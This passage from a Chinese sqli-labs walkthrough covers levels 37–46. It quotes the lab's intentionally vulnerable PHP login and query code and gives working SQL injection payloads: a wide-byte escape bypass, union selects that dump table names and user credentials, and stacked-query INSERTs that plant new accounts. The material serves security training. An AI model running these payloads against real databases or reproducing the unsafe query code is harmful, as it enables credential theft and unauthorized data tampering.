        $passwd= mysql_real_escape_string($passwd1);

        // 输出处理后的用户名和密码(已被注释掉)
        // echo "处理后的用户名是 :".$uname ."<br>";
        // echo "处理后的密码是 : ".$passwd;

        // 设置数据库连接的字符集
        mysql_query("SET NAMES gbk");
        // 构建SQL查询语句
        @$sql="SELECT username, password FROM users WHERE username='$uname' and password='$passwd' LIMIT 0,1";
        $result=mysql_query($sql); // 执行SQL查询
        $row = mysql_fetch_array($result); // 获取查询结果的一行数据

        // 如果查询结果不为空,说明登录成功
        if($row)
        {
                // 输出登录成功的提示信息(已被注释掉)
                // echo '<font color= "#0000ff">';

                echo "<br>";
                echo '<font color= "#FFFF00" font size = 4>';
                // echo " 您已成功登录\n\n " ;
                echo '<font size="3" color="#0000ff">';
                echo "<br>";
                echo '您的登录名是:'. $row['username'];
                echo "<br>";
                echo '您的密码是:' .$row['password'];
                echo "<br>";
                echo "</font>";
                echo "<br>";
                echo "<br>";
                echo '<img src="../images/flag.jpg"  />'; // 显示登录成功的图片

                echo "</font>";
        }
        else
        {
                // 如果查询结果为空,说明登录失败
                echo '<font color= "#0000ff" font size="3">';
                // echo "再试一次吧,失败者";
                print_r(mysql_error()); // 打印MySQL错误信息
                echo "</br>";
                echo "</br>";
                echo "</br>";
                echo '<img src="../images/slap.jpg" />'; // 显示登录失败的图片
                echo "</font>";
        }
}

*** 可以进行burp抓包,因为这样会将%df这种字符url编码***
解疑为什么用burp
GET请求:
- 在GET请求中,数据通常被附加在URL的查询字符串(query string)中,紧跟在
?符号之后,多个参数之间用&符号分隔。 - 因为URL本身只能包含ASCII字符集中的字符,所以任何非ASCII字符或者特殊字符(如空格、中文、特殊符号等)都必须被转换成“%”后跟两位十六进制数的形式。
- 因此,在构建GET请求的URL时,浏览器会对查询字符串中的数据进行URL编码。
例如:
复制
https://example.com/page?name=John%20Doe&age=30
在这里,空格被编码为%20。
POST请求:
- 在POST请求中,数据通常在HTTP请求的主体(body)中发送,而不是在URL中。
- POST请求的HTTP头部通常包含
Content-Type字段,它指定了主体数据的类型。常见的Content-Type值包括application/x-www-form-urlencoded和multipart/form-data。 - 当
Content-Type设置为application/x-www-form-urlencoded时,POST请求的数据实际上也会被URL编码,因为它与URL的查询字符串格式相同。 - 当
Content-Type设置为multipart/form-data时,数据不会被URL编码,而是以多部分的形式发送,通常用于上传文件。
因此,POST请求中的数据是否被URL编码取决于Content-Type的值。如果使用application/x-www-form-urlencoded,数据会被编码;如果使用其他类型(如multipart/form-data或application/json),则不会。
总结来说,无论是POST还是GET请求,都有可能对数据进行URL编码,这取决于数据的发送方式和HTTP请求的Content-Type。

此处的数据并不走URL上面,则用burp抓包因为里面有Content-Type字段
payload
-
显位:
uname=-1%df'union+select+1,2+#&passwd=a&submit=Submit
-
uname=-1%df'union+select+1,database()+#&passwd=a&submit=Submit    当前库名

uname=-1%df'union+select%2b1,table_name+from+information_schema.tables+where+table_schema%3ddatabase()+#&passwd=a&submit=   当前表名

换成%E3也可以
uname=-admin%E3' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() --+&passwd=admin&submit=Submit    当前表名

uname=-admin%E3' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273 --+&passwd=admin&submit=Submit    字段
page3
less-38
源码
-
// 检查是否已通过GET方法接收到id变量
if(isset($_GET['id']))
{
    $id=$_GET['id'];
    // 将连接参数记录到文件以供分析
    $fp=fopen('result.txt','a'); // 打开result.txt文件用于追加
    fwrite($fp,'ID:'.$id."\n"); // 写入ID并换行
    fclose($fp); // 关闭文件

    // 数据库连接
    // 使用mysqli扩展进行数据库连接,以演示堆叠查询的例子。
    $con1 = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // 检查数据库连接是否成功
    if (mysqli_connect_errno($con1))
    {
        echo "连接到MySQL失败: " . mysqli_connect_error(); // 输出连接错误信息
    }
    else
    {
        @mysqli_select_db($con1,$dbname) or die ( "无法连接到数据库: $dbname"); // 选择数据库,如果失败则输出错误信息并终止脚本
    }

    // 构建SQL查询语句
    $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
    /* 执行多条查询 */
    if (mysqli_multi_query($con1,$sql))
    {
        /* 存储第一条结果集 */
        if ($result = mysqli_store_result($con1))
        {
            if($row = mysqli_fetch_row($result)) // 获取结果集的一行数据
            {
                echo '<font size = "5" color= "#00FF00">'; // 设置字体大小和颜色
                printf("您的用户名是 : %s", $row[1]); // 输出用户名
                echo "<br>";
                printf("您的密码是 : %s", $row[2]); // 输出密码
                echo "<br>";
                echo "</font>";
            }
            // mysqli_free_result($result); // 释放结果集内存
        }
        /* 打印分隔符 */
        if (mysqli_more_results($con1))
        {
            // printf("-----------------\n"); // 如果有更多结果集,打印分隔线
        }
        // while (mysqli_next_result($con1)); // 准备处理下一条查询结果
    }
    else
    {
        echo '<font size="5" color= "#FFFF00">'; // 设置字体大小和颜色
        print_r(mysqli_error($con1)); // 打印MySQL错误信息
        echo "</font>";
    }
    /* 关闭数据库连接 */
    mysqli_close($con1); // 关闭数据库连接
}
可以普通注入和less-1的过程一样
因为存在mysqli_multi_query函数,该函数支持多条sql语句同时进行
向数据表插入自己的账户密码
-
?id=1';insert into users(id,username,password) values ('100','imamyoufather','goodjobmyson') --+
查询字段
-
?id=-1' union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=database())b--+group_concat(table_name):这个函数将information_schema.tables表中所有table_name列的值连接成一个字符串。from information_schema.tables where table_schema=database():这指定了查询应该在information_schema.tables表中进行,并且只返回当前数据库(database()函数返回当前数据库的名称)的表名。b:这是给group_concat(table_name)返回的字符串列指定的别名。
查询密码账户
-
?id=-1' union select 1,2,(select group_concat(username,password) from users)b--+group_concat(username,password):这个函数将users表中所有username和password列的值连接成一个字符串。from users:这指定了查询应该在users表中进行。b:这是给group_concat(username,password)返回的字符串列指定的别名。
less-39
源码
-
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity
//mysql connections for stacked query examples.
$con1 = mysqli_connect($host,$dbuser,$dbpass,$dbname);
// Check connection
if (mysqli_connect_errno($con1))
{
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
else
{
    @mysqli_select_db($con1, $dbname) or die ( "Unable to connect to the database: $dbname");
}


$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
/* execute multi query */
if (mysqli_multi_query($con1, $sql))
{


    /* store first result set */
    if ($result = mysqli_store_result($con1))
    {
        if($row = mysqli_fetch_row($result))
        {
            echo '<font size = "5" color= "#00FF00">';
            printf("Your Username is : %s", $row[1]);
            echo "<br>";
            printf("Your Password is : %s", $row[2]);
            echo "<br>";
            echo "</font>";
        }
//            mysqli_free_result($result);
    }
        /* print divider */
    if (mysqli_more_results($con1))
    {
            //printf("-----------------\n");
    }
     //while (mysqli_next_result($con1));
}
else
    {
        echo '<font size="5" color= "#FFFF00">';
        print_r(mysqli_error($con1));
        echo "</font>";
    }
/* close connection */
mysqli_close($con1);
emmm…正常数字型注入即可
less-40
源码
-
// 检查是否通过GET方法接收到了id变量
if(isset($_GET['id']))
{
    $id=$_GET['id'];
    // 将连接参数记录到文件以供分析
    $fp=fopen('result.txt','a'); // 打开result.txt文件用于追加
    fwrite($fp,'ID:'.$id."\n"); // 写入ID并换行
    fclose($fp); // 关闭文件

    // 数据库连接
    // 使用mysqli扩展进行数据库连接,以演示堆叠查询的例子
    $con1 = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // 检查数据库连接是否成功
    if (mysqli_connect_errno($con1))
    {
        echo "连接到MySQL失败: " . mysqli_connect_error(); // 输出连接错误信息
    }
    else
    {
        @mysqli_select_db($con1,$dbname) or die ( "无法连接到数据库: $dbname"); // 选择数据库,如果失败则输出错误信息并终止脚本
    }

    // 构建SQL查询语句,注意:这里使用单引号将$id括起来是不必要的,并且可能导致安全问题
    $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
    /* 执行多条查询 */
    if (mysqli_multi_query($con1,$sql))
    {
        /* 存储第一条结果集 */
        if ($result = mysqli_store_result($con1))
        {
            if($row = mysqli_fetch_row($result)) // 获取结果集的一行数据
            {
                echo '<font size = "5" color= "#00FF00">'; // 设置字体大小和颜色为绿色
                printf("您的用户名是 : %s", $row[1]); // 输出用户名
                echo "<br>";
                printf("您的密码是 : %s", $row[2]); // 输出密码
                echo "<br>";
                echo "</font>";
            }
            // mysqli_free_result($result); // 释放结果集内存(此行被注释掉了)
        }
        /* 打印分隔符 */
        if (mysqli_more_results($con1))
        {
            // printf("-----------------\n"); // 如果有更多结果集,打印分隔线(此行被注释掉了)
        }
        // while (mysqli_next_result($con1)); // 准备处理下一条查询结果(此行被注释掉了)
    }
    else
    {
        echo '<font size="5" color= "#FFFF00">'; // 设置字体大小和颜色为黄色
        print_r(mysqli_error($con1)); // 打印MySQL错误信息
        echo "</font>";
    }
    // 此处缺少关闭数据库连接的操作,应该添加 mysqli_close($con1); 来关闭连接
}

*** 看代码没什么特别 ***
')闭合下一道
less-41
*** 根据源码和less39类似***

堆叠注入
?id=1;insert into users(id,username,password) values ('999','lalala','hahaha') --+
less-42
相关代码
$sql = "SELECT * FROM users WHERE username='$username' and password='$password'";


堆叠注入
在password处
a';insert into users values(777,'fuck','fuck');#
less-43
相关代码
$sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')"


 if (@mysqli_multi_query($con1, $sql))
   {
        /* store first result set */
      if($result = @mysqli_store_result($con1))
      {
         if($row = @mysqli_fetch_row($result))
         {
            if ($row[1])
            {
               return $row[1];
            }
            else
            {
               return 0;
            }
         }
      }

堆叠注入
a');insert into users values(888,'dadada','aiaiai');#
less-44
相关代码
   $sql = "SELECT * FROM users WHERE username='$username' and password='$password'";

   if (@mysqli_multi_query($con1, $sql))
   {
        /* store first result set */
      if($result = @mysqli_store_result($con1))
      {
         if($row = @mysqli_fetch_row($result))
         {
            if ($row[1])
            {
               return $row[1];
            }
            else
            {
               return 0;
            }
         }
      }

    }
payload
a';insert into users values(555,'aaa','www');#
less-45
相关代码
 $sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')";
   if (@mysqli_multi_query($con1, $sql))
   {
        /* store first result set */
      if($result = @mysqli_store_result($con1))
      {
         if($row = @mysqli_fetch_row($result))
         {
            if ($row[1])
            {
               return $row[1];
            }
            else
            {
               return 0;
            }
         }
      }

    }
payload
a');insert into users values(444,'qqq','yyy');#
less-46
相关代码
$id=$_GET['sort'];
if(isset($id))
        {
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'SORT:'.$id."\n");
        fclose($fp);

        $sql = "SELECT * FROM users ORDER BY $id";
        $result = mysql_query($sql);


sort=1’报错
